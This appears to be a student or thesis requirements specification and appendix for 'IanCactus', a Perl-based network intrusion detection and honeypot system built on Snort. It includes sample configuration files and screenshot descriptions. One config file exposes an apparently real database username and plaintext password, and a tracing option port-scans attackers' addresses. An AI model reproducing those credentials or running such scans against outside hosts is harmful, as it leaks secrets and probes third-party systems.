A network intrusion detection system is one of the essentials of an organization. The number of computers connected to a network or the Internet is increasing with every day. This combined with the increase in networking speed has made intrusion detection a challenging process. System administrators today have to deal with larger number of systems connected to the network and providing a variety of services. The challenge here is not only to be able to actively monitor all the systems but also to be able to react quickly to different events. Overall intrusion detection involves defense, detection and importantly reaction to the intrusion attempts.

1.1.1 Purpose

The purpose of this document is to define and describe the software requirements of our product which is an intrusion detection system (IDS). This document is intended for the system/network administrator and will require some knowledge about intrusion detection systems and network security in general.

1.1.2 Scope

The intrusion detection system will mainly aid the system administrator in securing the network from an insider attack by providing timely alerts to intrusion attempts. The product also plans to make the life of a security administrator easy by providing easy to use interface and configuration mechanism. The network administrator who has to manage a reasonably large number of computers in the same local area network is the main user that this product intends to target.

1.1.3 Definitions and Abbreviations

The following abbreviations and definitions used in the document

IDS	Intrusion Detection System
NIDS	Network Intrusion Detection System
IanCactus	The intrusion detection system proposed in this SRS
LAN	Local Area Network
TCP/IP	Transmission Control Protocol/Internet Protocol

1.1.4 References

“Intrusion Detection and the use of deception systems”, Sriram Rajan, 2003

1.1.5 Overview

Section 1.2 describes the product perspective and its functionality. This section also describes user characteristics, system constraints and dependencies. Section 1.3 then describes the specific requirements of the system and the software system attributes.

1.2 Overall Description

1.2.1 Product Perspective

IanCactus is an intrusion detection system (IDS) which will help the system administrator in securing the network from an insider attack by providing timely alerts to intrusion attempts.

1.2.2 Product Functions

IanCactus will function as a network based intrusion detection system. Besides detection network intrusion attempts it shall provide reliable logging system and an alerting mechanism. The two forms of logging methods will be text based and database. The primary alert mechanism will be email.

1.2.3 User Characteristics

The primary user of this product will be the system administrator who is usually in-charge of security of large number of systems. This primary user is usually familiar with some if not all aspects of network security. He also has some insight into the working and configuration of intrusion detection systems.

1.2.4 General Constraints

IanCactus is aimed at providing security for a local area network (LAN) and requires the network to be using TCP/IP.

1.2.5 Assumptions and Dependencies

IanCactus like any other network-based intrusion detection will depend on the different factors that affect intrusion detection systems. Some of these factors like visibility and processing speed are dependant on the computer system on which it will be deployed. The network administrator is the person responsible and in the best position to handle these issues.

1.3 Specific Requirements

1.3.1 Functional Requirements

1.3.1.1 Intrusion Detection

The most common and widely used technique in intrusion detection is signature-based pattern matching. The idea behind this technique is simple scan all network packets either on a per-host basis or the entire network itself and match these packets with known attack patterns usually called attack signatures. If a network packet matches a known attack then trigger an alert or perform some function to prevent it. IanCactus aims at incorporating some of the tools already in use and adding some of the newer concepts in intrusion detection. The intrusion detection system should be extendable in terms of attack signatures and detection rules and have the ability to add custom rules. Also incorporate the concepts of Honeypots and related technologies to aid the intrusion detection.

1.3.1.2 Logging Mechanism

The system should be capable of both text based logging and logging to a database. The text based logging helps in deployment of the clients with minimum dependences and requirements. The database logging helps in better storage, adds flexibility in terms of logging and also allows expendability in terms of further processing of the logs.

1.3.1.3 Alerting Mechanism

Alerting methods can be email alerts, alerts sent to the server, local system alarms. The frequency of emails and their content can be configured.

1.3.1.4 Tracing

Tracing can be done actively or passively. Passive tracing involves analysis of the packets and other information and then using a rule base to detect different aspects of the attacker like operating system. Passive tracing is done without having any contact with the attacker's system. Passive tracing is not reliable and is dependant of the information received and the rules. Active tracing is more dynamic and involves contact with the attacker's system. Active tracing can be anything from a simple ping to an advanced scan of the attacker's IP address. Both active and passive detection will be implemented in this package.

1.3.1.5 Configuring the System

The intrusion detection mechanism itself should be configurable on a per system basis. The configuration can be performed using a graphical user interface. The configuration can also be loaded using predefined (and saved) configuration files.

1.3.2 Performance Requirements

1.3.2.1 Visibility

To ensure to maximum security for the network the IDS must have access to all the traffic in the network. The placement of a NIDS is therefore critical and might require some administrative skill to determine its exact placement.

1.3.4 External Requirements

1.3.4.1 Hardware Interfaces

IanCactus will primarily run on Intel based PC. It will require a network interface card with promiscuous mode enabled. As such there are no minimum memory requirements but depending upon network speed and data it has to handle the efficiency and accuracy of

the system will depend on the amount of memory available. Processor speed will also affect the efficiency of the system.

1.3.4.2 Software Interfaces

IanCactus will run on Linux based systems. Since running it on Windows is future requirement most of the IanCactus will be developed in platform independent code. The platform specific code than will have to be developed separately on each type of system. Other software requirements are Perl v5.8.x or greater, QT v3.x or greater.

1.3.5 Software System Attributes

1.3.5.1 Reliability

The system must be reasonable reliable. As such no reliability requirements are stated.

1.3.5.2 Security

Since this is a security system its own security must be assured. A part of the system security is related to the software bugs. Not all software bugs can be eliminated. The other important aspect of security of the NIDS is the security of the computer system which is the responsibility of the network administrator.

1.3.5.3 Maintainability

The system should be easily upgradeable and patchable. The attack rules/patterns should be easy to use and modify.

1.3.6 Future Requirements

1.3.6.1 Central Management System

A client-server mechanism which allows the administrator to manage and configure all the clients centrally. The administrator should be able to make configuration changes, view logs, and change settings such as alert mechanisms and detection methods.

1.3.6.2 Multiple Platforms

The software will be developed keeping in mind its portability to other platforms. Platform dependant code should be separated into modules which will help the creation of the platform dependant modules in the future.

D.1. lanCactus Working & Screen Shots

The source package contains the following files: All these are written in Perl.

lanCactusMain.pl: This is the central module that inokes the others. Each module runs as a separate thread. It reads configuration from lancactus.conf.

lanCactusCommon.pl: This file is used by almost all modules. It contains the default definitions and declarations. It also reads the configuration file and provides certain functions for logging and printing which are used by the other parts of the package.

lancactus.conf: This the main configurations file. All the settings such as email alerts, tracing and logging can be configured using this file. The honeypots configurations are done in a separate file called honeypots.conf which is listed under the honeypots section of this appendix.

Here's a sample file.

```
##### Host Config #####
#Host IP address
hostip=147.26.102.164
#home network
homenet=147.26.104.0/255.255.254.0

##### Logging #####
#what to log, options: yes or no
honeypotlogs=yes
snortalerts=yes
#application logs - failures and other system messages
applicationlogs=no
#enable logging to mysql, option:yes or no
logmysql=yes

#mysql information,
#hostname or IP,
#Port (default:3306)
#username to connectand password and
#logging database
mysqlhost=nueces27201.cs.swt.edu
mysqlport=3306
mysqluser=sriram
mysqlpassword=srlram
mysqldatabase=lancactus
```

```

### Tracing #####
#enable tracing, yes or no
enabletracing=
#time out in secs to stop the tracing.
#keep atleast 45 for reasonable results
timeout=60
#detect OS type
detectOS =no
#port scan
#the option is should be avoided if possible
#scan method to use
# 0 - No scan
# 1 - tcp connect
# 2 - SYN Stealth
# 3 - FIN scan
portscan=1
#traceroute
#resolve dns name
resolvedns=yes

##### Email Alerts #####
#All values in lowercase

#enable email alerts
emailalerts=yes

#email address to which mail will be sent
emailaddress=sriram@swt.edu
#the smtp host to be used for the mail
#if smtp host is not provided then sendmail is used.
smtp host=mail.swt.edu

#0 - Detail , 1 - Brief
emailtype=0
#what to email, options: yes or no
emailhoneypotlogs=yes
emailsnortalerts=yes
#application logs - failures and other system messages
emailapplicationlogs=no
#email duration. Specify when to email
#use only one field put -1 in fields not used
connections=-1
hours=-1
minutes=60

#### Snort Settings #####
#These are just basic snort settings
#To detailed snort setting edit the snort.conf in the snort directory
#These are command line options that snort will be started with
enablesnort=yes

#this directory contains the snort executable and the snort.conf and
all the rules Ex : /usr/local/snort
snortdirectory=D:\thesis\lanCactus\lanCactus\snort

```

```
#this directory is which snort logs to Ex : /var/log/snort
snortlogsdirectory=D:\thesis\lanCactus\lanCactus\snort\log

#Available snort command line options
#       -b           Log packets in tcpdump format (much faster!)
#       -d           Dump the Application Layer
#       -p           Disable promiscuous mode sniffing
# list the options here separated by spaces
# Example
snortswitches=-db
snortswitches=-bdp

#### Client Server Options #####
clientserver=yes

#the server IP address that the client must connect to
serverip=147.26.102.101

#The server Port no
serverport=7000
```

Sample lancactus.conf

emailAlertsModule.pl: This module handles the alerting via email. It uses the settings in lancactus.conf to periodically send email alerts to the specified email address.

loggingModule.pl: This module performs the logging operations both to text files and to a database.

traceAttack/traceAttack.pl: This script performs the tracing based on the remote IP address and the packets received.

snortModule.pl: This starts snort with options provided in lancactus.conf. The snort directory contains the snort executable and the configuration files required by snort.

Snort

Snort(www.snort.org) is a free open source intrusion detection system. It analyzes all the packets and detects suspicious ones using predefined attack signatures.

Honeypots

honeypots.conf: This is a sample honeypots configurations file. Various services can be enabled or disabled. Other options such as port numbers, interaction level etc can also be configured.

```
#here we will configure all the honeypot services

enablehoneypots=yes

#HTTP
<http>
#specify port to listen, default is 80
port=8181
#specify which server 0 - APACHE , 1 - IIS
server=0
#level of interaction 0 - no interaction , 1 - low , 2 - High
interaction
interaction=2
#No of connections allowed
allowedconnections=0
<endhttp>

#FTP
<ftp>
#specify port to listen, default is 21
port=21
# which server to simulate 0 - vsftpd , 1 - wuftp , 2 - Microsoft
iisftpd
Server=0
#level of interaction 0 - no interaction , 1 - low , 2 - High
interaction
interaction=2
#No of connections allowed
allowedconnections=0
<endftp>

#TELNET
<telnet>
port=23
# which server to simulate 0 - default
Server=0
#level of interaction 0 - no interaction , 1 - low
interaction=0
allowedconnections=10
<endtelnet>

#SSH
<ssh>
#specify port to listen, default:22
port=2222
#specify which server to simulate , Available: 0 - DEFAULT
```

```

Server=0
#level of interaction 0 - no interaction , 1 - low  interaction
interaction=1
#No of connections allowed
allowedconnections=10
<endssh>

#POP3
<pop3>
#specify port to listen, default:110
port=110
#specify which server to simulate , Available: 0 - DEFAULT
Server=0
#level of interaction 0 - no interaction , 1 - low  interaction
interaction=1
#No of connections allowed
allowedconnections=10
<endpop3>

```

Sample honeypots.conf

honeypotsCommon.pl: This script performs various functions that are used by the different honeypots. It also reads the honeypot configurations file.

honeypotsModule.pl: This script invokes the different honeypots depending upon the options chosen.

ftp.pl, http.pl, pop3.pl, ssh.pl, telnet.pl: These scripts create daemons listening of the configured ports. They handle the communication between the remote client and the various service simulators.

doApache.pl: Simulates Apache web server replies

doIIS.pl: Simulates IIS web server replies

doIISFTPD.pl: Simulates IIS FTP server

doVSFTPD.pl: Simulates the very secure ftp server.


doWUFTPD.pl: Simulates Washington university's ftp server.

doQPOP.pl: Simulates a simple POP3 server.

doSSH.pl: Simulates a simple SSH server.


doTelnetd.pl: Simulates a simple Telnet server.

IanCactusGui: This is a graphical front-end to the entire package. It is written in C++ using QT GUI toolkit (www.trolltech.com). It allows the user to make changes to the configuration and view logs. Here are some screen shots:



IanCactus – Main Window

The left pane shows the settings. The two split windows on the right show snort alerts and honeypot logs respectively.



lanCactus - Menus

This screen shot all the menus and the options.

The screenshot shows the 'LanCactus-Gui- IDS Options' window. At the top, there are fields for 'Host IP Address' (four 'x' characters) and 'HOME NET' (0.0.0.0/255.255.254.0). Below these are tabs for 'Honeyspots', 'Logging Options', 'Tracing', 'Email Options', 'Snort Options', and 'LanCactus Server'. The 'Honeyspots' tab is active, showing a checked 'Enable Honeyspots' option. Underneath, there are sub-tabs for 'HTTP', 'FTP', 'TELNET', 'SSH', and 'POP3'. The 'HTTP' sub-tab is selected, displaying settings for 'Listen' (checked), 'Port To Listen' (8181), 'Server to Simulate' (APACHE), 'Interaction Level' (Medium- Fake Web pages), and 'Number of Connections Allowed' (0). At the bottom of the window are 'Accept Settings' and 'Reject Settings' buttons.

LanCactus Configuration

This is where the honeypot services like HTTP, FTP SSH, POP3 and TELNET can be configured.

[Educational] - lanCactus-Gui- IDS Options ? X

Host IP Address HOME NET Description...

Honeypots | **Logging Options** | Tracing | Email Options | Snort Options | LanCactus Server

Logging Options

What to Log

- ☒ Everything
- ☒ Honeypot Logs
- ☐ Application
- ☒ Snort Alerts


mysql Options

- ☒ Log to mysql Database
- mySql Host
- mySql Port
- mySql Username
- mySql Password
- mySql Database
- ☐ Check Connection and Username

Accept Settings Reject Settings

lanCactus – Logging options

The various logging options and mysql information for logging to a database.



lanCactus – Tracing

Here one can configure the options to trace the attacker. The portscan options actively tries to connect to the attacker's IP address and hence should be used carefully. If "Don't scan" is chosen then the tracing is done passively without sending any information.

[Educational] - lanCactus-Gui- IDS Options ? X

Host IP Address HOME NET Description...

Honeypots | Logging Options | Tracing | **Email Options** | Snort Options | LanCactus Server

Email Options

☒ Email Alerts

Email Address

SMTP Host Note: If SMTP host is not provided then sendmail will be used.

Email Detail

☒ Detail ☐ Brief

What to Email

☒ Everything

☒ Honeypot Logs

☒ Application Logs

☒ Snort Alerts

When to Email

☐ Every Connections


☐ Every Hour/s

☒ Every Minute/s

Accept Settings Reject Settings

lanCactus – Email Options


Alerting via email and its duration can be configured using this screen.



lanCactus – Snort Options


Snort which is the intrusion detection system used in the package can be configured via this screen. The drop down list shows the various rules files which contain attack signatures which can be edited.

The Logs



